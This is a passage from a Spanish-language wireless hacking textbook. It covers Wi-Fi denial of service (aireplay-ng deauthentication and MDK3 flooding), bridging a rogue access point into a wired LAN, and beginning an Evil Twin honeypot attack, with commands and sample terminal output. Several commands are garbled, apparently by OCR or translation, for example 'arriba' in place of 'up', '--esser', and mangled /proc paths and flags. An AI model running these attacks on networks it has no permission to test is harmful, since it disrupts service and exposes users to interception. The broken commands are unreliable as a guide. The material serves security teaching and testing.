Las redes inalámbricas pueden estar sujetas a ataques **DoS** (*Denial of Service* "Denegación de servicio") que se dirigen tanto a los clientes como a los AP.

Este tipo de ataque se puede realizar mediante el envío continuo de paquetes de desautenticación de broadcast para forzar la desconexión y evitar que los clientes se vuelvan a conectar.

Una herramienta para realizar esta tarea es aireplay-ng y el comando es el siguiente:

```
aireplay-ng --deauth 0 -a B0:4E:26:1E:F6:36 mon0
```

```
root@kali: ~
File  Edit  Jobs  Help
root@kali:~# aireplay-ng --deauth 0 -a 08:7A:4C:83:0C:E0 mon0
12:11:40  Waiting for beacon frame (BSSID: 08:7A:4C:83:0C:E0) on channe
l 3
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:11:40  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:40  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:41  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:41  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:42  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:42  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:42  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:43  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:43  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:44  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:44  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:45  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:45  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:45  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
12:11:45  Sending DeAuth to broadcast -- BSSID: [08:7A:4C:83:0C:E0]
```

En este comando, la opción `0` significa enviar paquetes de desautenticación continuamente y solo se especifica la dirección MAC del AP con la opción `-a`. También podría orientarse a clientes inalámbricos individuales, como verá en el capítulo 9 «Ataques a clientes inalámbricos».

En la siguiente subsección, se cubrirá otra herramienta para realizar DoS contra redes inalámbricas, la herramienta MDK3.

8.3.1 Ataques DoS con MDK3

MDK3 admite los siguientes modos para realizar ataques DoS contra la red inalámbrica:

- El modo de inundación de beacon (SSID).
- Autenticación DoS.
- Modo de desautenticación / disasociación (Amok).

En el modo de *flooding beacon*, MDK3 envía una avalancha de tramas beacon, anunciando AP falsos. Este método no está diseñado principalmente para los ataques DoS, pero a veces puede causar que los escáneres de red y los controladores de los adaptadores inalámbricos se bloqueen, con el resultado de evitar que los clientes se conecten a la red. Además, puede ocultar los AP legítimos entre la multitud de AP falsos, eventualmente con SSID muy similares, lo que dificulta que los clientes identifiquen las redes legítimas a las que desean conectarse.

Para usar MDK3, primero tiene que poner su interfaz inalámbrica en modo monitor, con el comando

```
airmon-ng start wlan0
```


Para ejecutar el ataque *flooding beacon* (inundación de beacon), ejecute el siguiente comando:

```
mdk3 mon0 b -f SSIDs
```

Donde:

`b` es para el modo de inundación de beacon.
`-f` especifica un archivo que contiene una lista de nombres de SSID que se utilizan para los AP. Si no se especifica la opción `-f`, en su lugar se usan SSID aleatorios.

Si quiere usar un canal específico, necesita usar la opción `-c`:




El modo de flooding (inundación) de autenticación implica enviar muchas solicitudes de autenticación al AP, que podría no ser capaz de manejarlas y, por lo tanto, congelarse. Esto no siempre funciona y puede requerir más de una instancia de ejecución de MDK3 para que este ataque tenga éxito.

En este caso, la sintaxis del comando es simple como el siguiente comando:

```
mdk3 mon0 a -a B0:4E:26:1E:F6:36
```

Donde:

`a` representa el modo de inundación de autenticación.
`-a` especifica la dirección MAC del AP objetivo:




Note que el objetivo AP parece no ser vulnerable a este método de ataque.

El método más efectivo para los ataques DoS es el modo de desautenticación / *disassociation* (Amok) que envía tramas de desautentication para desconectar los clientes del AP. Para realizar este ataque con MDK3, primero guarde la dirección MAC de su AP de destino en un archivo de lista negra. Luego, ejecute el siguiente comando:

```
mdk3 mon0 d -b blacklist_file
```

Donde:

- `d` es obviamente para el modo de desautentication / disassociation.
- `-b` especifica el archivo de la lista negra que se utilizará, que aquí contiene solo un AP objetivo:



8.4 AP no autorizados

Hasta ahora, se cubrió los ataques no autenticados contra las redes inalámbricas para crackear las claves WEP o WPA, ataques WPA-Enterprise, recuperar el PIN de WPS y obtener acceso a dichas redes.

En esta sección, tratará un ataque que supone que el atacante (interno o externo) controlará una máquina ya conectada a la LAN cableada: AP no autorizados.


De hecho, un AP no autorizado es un AP instalado en una LAN sin autorización y puede ser utilizado por un atacante como una puerta trasera a la red.

Un AP no autorizado puede instalarse físicamente o mediante software (soft AP). La instalación de un AP físico implica romper las políticas de seguridad física de la red y puede identificarse más fácilmente. Va a ver cómo instalar un soft AP no autorizado y cómo conectarlo a la LAN cableada.

Podría lograr esta tarea con hostapd-wpe, pero aquí se usa una herramienta de la suite Aircrack-ng, la herramienta airbase-ng.

Ponga su interfaz inalámbrica en modo monitor con airmon-ng y ejecute el siguiente comando:

```
airbase-ng --essid Rogue-AP -c 1 mon0
```



Note que se creó una interfaz de *tap* (toque) **at0**. Para poder comunicarse, debe crear un puente entre el AP no autorizado y la red cableada, por lo tanto, entre las interfaces **at0** y Ethernet (**eth0**).

Para este propósito, instale las utilidades bridge -utils:

```
apt-get install bridge-utils
```

Cree la interfaz del puente con el nombre bridge-if:

```
brctl addbr bridge-if
```

Luego, conecte las interfaces at0 y eth0 a bridge-if:

```
brctl addif bridge-if eth0; brctl addif bridge-if at0
```

Lance las interfaces con los siguientes comandos:

```
ifconfig eth0 0.0.0.0 arriba; ifconfig at0 0.0.0.0 up
```


También necesita habilitar el reenvío de IP a nivel de kernel, porque el AP no autorizado actúa como un router entre las redes inalámbricas y por cable:

```
sysctl -w net.ipv4.ip_forward - 1
```

De lo contrario, ejecute el siguiente comando, que tiene el mismo efecto:

```
echo 1> / proc / sys / net / ipv4 / ip_forward
```

Cuando un cliente se conecta al AP no autorizado, airbase-ng lo muestra en su registro:



Ejecutando airodump-ng, puede ver los detalles de su AP no autorizado:

El tipo de autenticación está abierto, por lo tanto, sin autenticación y sin encriptación, ya que un AP no autorizado generalmente se configura de manera predeterminada. Esto puede hacer que el AP sea fácilmente detectable, ya que una red inalámbrica abierta captura inmediatamente la atención de un probador de penetración o del administrador de la red.

El AP no autorizado también se puede configurar para usar WEP o WPA / WPA2. Por ejemplo, para ejecutar el AP con WPA2-CCMP, ejecute el siguiente comando:

```
airbase-ng --esser Rogue-AP -c 1 -Z 4 mon0
```

Donde `-z` es para WPA2 (-z para WPA) y el valor `4` es para CCMP.

En la siguiente captura de pantalla, puede ver la salida de airodump-ng:

También puede iniciar un AP no autorizado oculto ejecutando airbase-ng con la opción `-x` en lugar de la opción `-essid`:

```
airbase-ng -X -c 1 mon0
```

Los AP no autorizados suponen una amenaza grave para la seguridad de la red porque permiten el acceso no autorizado a la red, evitando los sistemas de seguridad como firewalls e IDS. De hecho, el atacante que se conecta a un AP no autorizado puede lanzar ataques contra la red local, los servidores y los clientes conectados. Un atacante también puede crear un AP no autorizado para hacerse pasar por un AP legítimo y realizar ataques Man-In-The-Middle contra clientes inalámbricos, como verá en el próximo capítulo.

8.5 Atacar las credenciales de autenticación del AP

Los routers domésticos y los AP proporcionan un panel de administración web para configurar los dispositivos que generalmente no son accesibles desde Internet, sino solo desde la red local.

Un aspecto de seguridad que puede parecer atómico, pero que a menudo no se considera lo suficientemente importante, son las credenciales de autenticación predeterminadas.

Es una práctica común no cambiar los nombres de usuario y contraseñas predeterminados para acceder a la interfaz de administración de AP, y muchos modelos vienen preconfigurados con las insignificantes credenciales, como admin / admin. En la Web, hay disponibles listas de modelos de AP y routers con las credenciales relativas predeterminadas. Incluso cuando se modifican las credenciales predeterminadas, a menudo se eligen contraseñas débiles.

Este es un grave problema de seguridad porque si un atacante toma el control del AP, puede poner en peligro toda la red realizando ataques Man-In-The-Middle en la red, olfateando el tráfico, cambiando la configuración DNS y lanzando ataques de pharming y phishing.

Una herramienta que se puede usar para descifrar las credenciales de autenticación HTTP es **hydra**, una herramienta de descifrado de contraseñas en línea que admite varios protocolos. También hay una GUI para el programa, hydra-gtk. Ambos vienen instalados en Kali Linux.

Hydra toma como entradas un nombre de usuario o una lista de nombres de usuario y una lista de contraseñas e intenta todas sus combinaciones posibles contra el objetivo especificado.

Para obtener más información sobre Hydra y cómo usarla para descifrar las contraseñas, consulte la página del manual y el sitio web del proyecto https://www.thc.org/thc-hydra/.

En los últimos años, se han desarrollado ataques que permiten el acceso al panel de administración del router / AP incluso desde Internet. Un ejemplo de esto es el ataque **DNS Rebinding**, donde un atacante abusa del DNS para que sirva el script malicioso del lado del cliente del navegador de la víctima a la que se dirige la red interna. Por lo tanto, el navegador actúa para el atacante como un proxy interno para atacar y tomar el control del router / AP. Este tipo de ataque se ha generalizado en los últimos años.

Una herramienta que implementa el ataque DNS rebinding se llama **rebind**, escrito por Craig Heffner e incluido en Kali Linux. Se puede encontrar más información al respecto en la página web del programa https://code.google.com/p/rebind/. Para conocer los detalles del ataque, lea el informe técnico de Heffner Ataques remotos contra los routers SOHO https://media.blackhat.com/bh-us-10/whitepapers/Heffner/BlackHat-USA-2010-Heffner-How-to-Hack -Millions-Of-routers-wp.pdf.

Resumen

En este capítulo, se cubrió el tema de los ataques contra los AP y la red, en particular aquellos contra WPS y WPA-Enterprise, el cómo configurar un ataque de AP no autorizado, los ataques DoS y los ataques de autenticación del AP.

En el siguiente capítulo, verá los ataques dirigidos a los clientes inalámbricos, como Honeypot y Evil Twin AP, los ataques Caffe Latte y Hirte, los ataques Man-In-The-Middle y la desautenticación del cliente.

Capítulo 9

Ataque a clientes inalámbricos

Hasta ahora, se cubrió los ataques contra los protocolos WEP y WPA / WPA2, los AP y la infraestructura de red. En este capítulo, se tratarán los ataques dirigidos a los clientes, ya sea que estén conectados o no a una red Wi-Fi.

Se cubrirán los siguientes temas en este capítulo:

- Ataque Honeypot y ataque Evil Twin
- Ataque Man-In-The-Middle
- Ataque Caffe Latte
- Ataque Hirte
- Cracking de claves WPA sin el AP

9.1 Ataque Honeypot y ataque Evil Twin

En el capítulo anterior, vio cómo configurar un AP no autorizado, que es parte de la red cableada local. Un atacante también puede configurar un AP falso que parece ser legítimo para el cliente, pero que no está conectado a la red local. Este tipo de AP se llama **AP Honeypot** porque atrae a los clientes a asociarse con él. Un AP Honeypot, que se hace pasar por uno genuino aprovechando su proximidad, se puede utilizar para llevar a cabo el llamado ataque Evil Twin. De hecho, el AP Honeypot falsifica el SSID (y, finalmente, la dirección MAC) del AP real, publicándolo en las tramas de beacon que envía. El sistema operativo de un cliente inalámbrico normalmente realiza un

seguimiento de las redes a las que el cliente ya se ha conectado en el pasado. Puede configurar el cliente para conectarse automáticamente a dichas redes cuando está dentro de su rango y la señal es lo suficientemente fuerte. Entonces, si el AP falso está más cerca del cliente que el legítimo y, por lo tanto, su señal es más fuerte, el primero gana al segundo y el cliente se conecta con él.

No hay forma de que el cliente autentifique el AP, porque las tramas de administración 802.11 no están firmadas criptográficamente. El uso de WEP o WPA-PSK sirve para autenticar al cliente y cifrar los datos intercambiados después de la asociación, pero no autentica el servidor para el cliente.

Incluso un AP habilitado para WPA-Enterprise puede ser susceptible a este ataque, ya que los clientes suelen estar configurados para no verificar el certificado del servidor de autenticación, como vió en el último capítulo.

Además, estos certificados no están estrechamente vinculados a los SSID de red y un atacante puede configurar su servidor de autenticación y presentar al cliente un certificado que parece legítimo. Para hacerlo, el atacante podría registrar un nombre de dominio que se asemeje al de la red objetivo y obtener un certificado válido de la autoridad de certificación.

Esta técnica también es utilizada por una variante del ataque Evil Twin dirigido a redes WPA-Enterprise, que se describe en el documento de investigación que se puede encontrar en http://seclab.ccs.neu.edu/static/publications/ndss2013wpa.pdf.

Nota

El ataque de Multipot

Otra variante interesante del ataque Evil Twin es el llamado ataque Multipot, presentado en la conferencia Defcon 15 en 2007 por K.N. Gopinath, donde se utilizan múltiples AP de Honeypot en el ataque. El white-paper relativo y las diapositivas de la presentación (junto con el audio y el video) están disponibles en https://www.defcon.org/html/links/dc-archives /dc-15-archive.htm #Gopinath.

En la siguiente subsección, verá cómo configurar un AP Honeypot y realizar un ataque Evil Twin con el paquete aircrack-ng.


9.1.1 El ataque Evil Twin en la práctica

Antes de crear un AP Honeypot, asuma haber llevado a cabo la fase de reconocimiento e identificación de los AP y los clientes conectados, siguiendo los métodos ilustrados en el capítulo 5 «Reconocimiento de redes inalámbricas».


Una vez que seleccionó el AP objetivo que quiere suplantar, configure su AP Honeypot con el mismo SSID, ejecutando airbase-ng en una nueva ventana de emulador de terminal:

```
airbase-ng --essid InfostradaWiFi-201198 -c 1 mon0
```

Recuerde que la opción `--essid` define el SSID de su AP, y la opción `-c` el canal que usa.



En la ventana de salida airodump-ng, puede ver sus dos AP gemelos, con el mismo SSID:



